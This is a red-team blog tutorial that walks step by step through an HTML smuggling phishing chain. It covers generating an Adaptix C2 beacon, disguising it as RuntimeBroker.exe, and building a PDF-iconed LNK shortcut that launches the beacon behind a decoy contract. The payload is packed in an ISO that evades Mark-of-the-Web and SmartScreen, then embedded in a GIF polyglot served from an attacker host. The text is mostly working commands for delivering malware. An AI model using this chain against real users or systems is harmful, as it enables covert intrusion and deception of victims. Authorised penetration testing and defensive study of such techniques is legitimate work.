HTML Smuggling for Initial Access
Scenario Playground
A while back I was engaged to conduct an advanced phishing campaign against a client environment. So ideally they wanted us to test how their users respond to phishing emails, whether they click suspicious links,general cyber security user awareness stuff and how effective their existing security controls are at detecting and blocking malicious attachments. Well, they had an EDR and some good email security gateway solution.So this was not going to be a walk in the park.
As usual, my first instinct was to default to what I know best spin my gophish instance,set up the domain,find good pretext, clone the target's SSO page or whatever works based on OSINT results, and harvest credentials and go in.
Its still clean,repeatable,and still very effective against most organizations.
But what tells a more complete story and make clients appreciate the value or sometimes uncomfortable is demonstrating what happens after that click. Its not just stealing credentials but actually getting inside their network. We have a beacon calling back to our C2 infrastructure. Its a POC that if it was a real threat actor,they would now be sitting quietly inside their environment with time to move laterally, escalate privileges, and hunt for crown jewels.
So I opted to setup a HTML smuggling kind of attack.
In this demostration, I will walk you through how you can build, a simple yet an effective attack chain from crafting the payload, building the delivery mechanism, to landing a beacon inside the target network.
I won't be focusing on evasion and OPSEC considerations in this demonstration, am still trying to learn stuff when it comes to bypassing modern EDR, they are kinda a headache.
The binary I will be using in this demonstration is highly signatured and any decent endpoint solution/AV will likely flag it. But of course, there are smart ways to bypass it, DLL side loading,process injections or ETW patching etc.
My intention is to demonstrate the delivery chain mechanic ,HTML smuggling, ISO container abuse, LNK execution. If you are interested in modern evasion, there are quite some excellent research out there covering custom loaders, shellcode obfuscation, and AMSI bypass that goes well beyond what I will cover here.
Disclaimer: Do not run this against systems you do not have explicit written authorization to test.
HTML Smuggling
HTML smuggling is a sophisticated/stealthy technique used on phishing or malware delivery campaigns, where a malicious payload is embedded directly within an HTML page, typically through JavaScript, and then reconstructed on the victims' machine after the page is loaded in the browser.
Comparaing to traditional email attachment-based attacks,which are increasingly caught by modern email gateway Files like .exe, macro-enabled Office documents, even password-protected ZIPs are inspected, detonated in sandboxes, and blocked before they reach the inbox
HTML smuggling sidesteps gateway inspection entirely by changing where the payload is assembled. Instead of attaching a file to the email, you send a link. The HTML page, the target visits reconstructs the payload inside the browser using JavaScript,the file is assembled on client-side from encrypted chunks embedded in an image. NThere are no recognizable malicious file that ever passes through the email gateway or web proxy in a form that can be inspected or signature-matched.
By the time the file appears on disk, it was built entirely inside the browser from what looked like a routine image fetch.
Objectives
So before we proceed, we will be aiming to achieve the following in this attack
- Gain initial foothold into the target organization's network.
- Bypass the email security gateway without sending a file attachment
- Bypass SmartScreen and reduce friction at the point of execution on the endpoint
- Deliver the payload via a link, we can actually host them in our webserver
- Establish a beacon calling back to Adaptix C2 from inside the target network
Attack Flow
Below is a simple graph presentation of our attack flow;

Step 0: Generate the Adaptix C2 Payload
Before we touch any of the delivery tooling, we need a payload, specifically a beacon that will call back to our Adaptix C2 infrastructure once it executes on the target machine. Everything else in this chain is just the vehicle that gets this binary to the endpoint.
I will use adaptix C2 for generating my binary , see below steps

Generate the agent:
For this engagement I am using an EXE agent over HTTPS since we are focused on the delivery chain rather than binary evasion.

For my case, I have stored the files inside the tmp folder,

Step 1: Prepare the Staging Directory
To beign with, We will create our staging directory where all the files needed inside the ISO are prepared before we package everything up.
mkdir /tmp/staging
Key thing to note, the folder is flat and all files we need we sit at the root of the staging directory. There is a specific issue I run when testing when you use subfolders inside the ISO, cmd.exe launched from a LNK shortcut cannot reliably resolve relative paths to files sitting inside those subdirectories.
In windows, working directory inherit from Windows Explorer is inconsistent across Windows versions and on some systems it resolves correctly, on others it completely fails and you get the "Windows cannot find the file" error. Keeping everything flat eliminates that problem entirely because cmd.exe inherits the ISO root as its working directory and everything it needs is right there.
We will be using ISO as our container format and not something like ZIP.

ZIP was a popular delivery container for a while. Threat actors widely used password protected ZIPs to bypass gateway inspection,the encrypted contents could not be analyzed in a sandbox without the password, so they bypassed email security solutions and landed in inboxes cleanly. Microsoft eventually caught on and patched this behaviour in late 2022. Files extracted from a ZIP that was downloaded from the internet now correctly inherit the Mark-of-the-Web (MotW) tag from the parent archive, which closed that particular door.
MotW is the mechanism Windows uses to track files that originated from the internet. It is stored as a hidden metadata tag specifically a Zone.Identifier Alternate Data Stream attached to the file at the point of download. When SmartScreen encounters a file carrying this tag it kicks in with reputation checks and warning dialogs. That is the "Windows protected your PC" prompt you have almost certainly seen before. It is the moment that makes a user pause, and from a social engineering perspective that pause is exactly what you want to avoid any friction in the chain increases the chance the user closes the file and moves on rather than proceeding.
ISO containers behave differently. Files that live inside a mounted ISO do not inherit the Zone.Identifier from the ISO itself When the ISO mounts and the user browses its contents in Explorer, Windows treats those files as if they are local files with no internet origin.SmartScreen will completely remain silent.So when the user clicks the shortcut and execution happens without any security dialog interrupting the flow which from a social engineering perspective is exactly what you want.
It is also worth noting that VHD and IMG formats have similar MotW bypass properties and are worth exploring as alternatives if ISO detection rates improve in target environment. See references below from packmypayload.
Step 2: Stage the Payload and Decoy Document
cp /tmp/Smuggling/agent.x64 /tmp/staging/RuntimeBroker.exe
cp /tmp/Smuggling/lure.pdf /tmp/staging/Updated_Contract_Report.pdf

In this stage, we will rename our adaptix C2 beacon to RuntimeBroker.exe this is a legitimate Windows host process that runs by default on modern Windows systems. When the beacon executes task Manager shows RuntimeBroker.exe which blends naturally with existing system processes, just adding a stealthiness in it. So when tier-1 SOC analyst doing a quick glance at running processes is far less likely to flag it than a process named agent.exe or beacon.exe.

Renaming the binary is just a cosmetic measure. If a skilled threat hunter catches this file, they can decompose it and identify it quickly, especially since it carries well-known signatures.
In a production red team engagement with a mature SOC, you would want a custom loader or shellcode injector to avoid signature-based detection. For this exercise we are focusing on the delivery chain and initial execution, not AV evasion at the binary level.


Another important element to add is a Decoy PDF of the entire chain. When the user clicks the shortcut, our PDF will open immediately and visibly in the foreground. The user sees the document they expected, reads it, and moves on.
Nothing suspicious will be flagged, meanwhile our beacon will be executing in the background and call back to Adaptix C2 server. The decoy buys dwell time the user has no reason to report anything unusual because from their perspective, the link simply opened a document
Depending on the engagement scenario and pretext, please note the document should be contextually relevant. For our pretext of an Updated Contract Report, the PDF should look like a real contract, letterhead, dates, signatures. The more convincing the document, the longer before anyone thinks to raise eye brows. You would be surprised how many people open and trust files like this.
Step 3: Build the LNK Shortcut
In this step we will create the LNK shortcut using pylnk3, this is the file the user will actually clicks. The trick here is when the user opens the shortcut, two things happen simultaneously: the PDF opens visibly in the foreground giving the user exactly what they expected, and our beacon fires silently in the background. The user sees nothing suspicious, gets the document they were expecting,but in real sense the beacon is now calling back to our C2.
pylnk3 create 'C:\Windows\System32\cmd.exe' '/tmp/staging/Updated_Contract_Report.lnk' --arguments '/c start RuntimeBroker.exe && start Updated_Contract_Report.pdf' --mode Minimized --description 'Updated Contract Report' --icon 'C:\Windows\System32\imageres.dll' --icon-index 196

A quick breakdown of the commands;
Target cmd.exe rather than pointing the shortcut directly at the beacon. Using cmd.exe a signed Microsoft binary as the launcher puts a layer of indirection between the shortcut and the payload. The EDR process tree shows Explorer.exe → cmd.exe → RuntimeBroker.exe which is a less suspicious chain than Explorer.exe → beacon.exe directly.
--workdir When a user double-clicks a shortcut from within an Explorer window viewing a mounted ISO, Explorer automatically sets the working directory for the launched process to the folder being viewed, the ISO root. Any explicit working directory value you set ('.', 'E:\', '%~dp0') overrides this natural behavior and breaks relative path resolution. %~dp0 is a batch file variable that only expands inside
start RuntimeBroker.exe with no drive letter or path prefix. Because cmd.exe inherits the ISO root as its working directory, it searches there first and finds the file.
imageres.dll index 196 this is the native Windows PDF icon that ships with every Windows installation. imageres.dll always exists, always has this icon, and makes the LNK file visually indistinguishable from a PDF in Explorer.
-mode Minimized — combined with the start command, the cmd.exe window is minimized and immediately exits
you can verify the link
pylnk3 parse /tmp/staging/Updated_Contract_Report.lnk

At this point our staging directory should contain exactly three files:
Updated_Contract_Report.lnk    ← what the user sees and clicks (PDF icon)
Updated_Contract_Report.pdf    ← decoy document (opens visibly on click)
RuntimeBroker.exe              ← beacon (will be hidden inside ISO)
Step 4: Pack Everything into an ISO Container
This is the key step, we want to pack everyhting in ISO container for some reasons I pointed out earlier, bypassing MoTW. See below steps
genisoimage -o /tmp/Updated_Contract_Report.iso -J -r -hidden RuntimeBroker.exe -V "Contract_Report" /tmp/staging/

It is also worth noting that we could have used PackMyPayload for this step, it is an alternative tool by mgeeky that automates ISO/VHD/ZIP/IMG container creation with hiding support.
I opted for genisoimage directly because it gives more granular control over the -hidden and -hide-joliet flags, which matters when you need to be precise about what is and is not visible across different Windows ISO mounting implementations.
Verify the ISO.

-V "Contract_Report" sets the ISO volume label, this is the name that appears in Explorer's title bar and the left panel when the ISO is mounted, showing as something like CD Drive (E:) Contract_Report.
isoinfo -l -J -i /tmp/Updated_Contract_Report.iso
 We can see our beacon is listed (accessible) but carries hidden attribute, only LNK and PDF appear in Explorer:

Updated_Contract_Report.lnk
Updated_Contract_Report.pdf
RuntimeBroker.exe              ← hidden attribute set, invisible in Explorer
Step 5: Smuggle the ISO into HTML with BobTheSmuggler
The last stage of the chain is,we will use BobTheSmuggler which takes the ISO we just created, compresses it into a password-protected 7 archive, XOR-encrypts the bytes, and embeds them inside a GIF image file as a polyglot (a file that is simultaneously a valid GIF image AND contains our payload. See below commands
cp /tmp/Updated_Contract_Report.iso /opt/Evasion/BobTheSmuggle

cd /opt/Evasion/BobTheSmuggler

python3 BobTheSmuggler.py -i Updated_Contract_Report.iso -p 'Contr@ct2024' -c 7z -f microsoftonedrive.html -o Updated_Contract_Report.7z -t svg -gif resources/samples/test.gif -u 'http://<kali-ip>:8000/assets/banner.gif' -e resources/templates/OneDriveDownload_Template.html
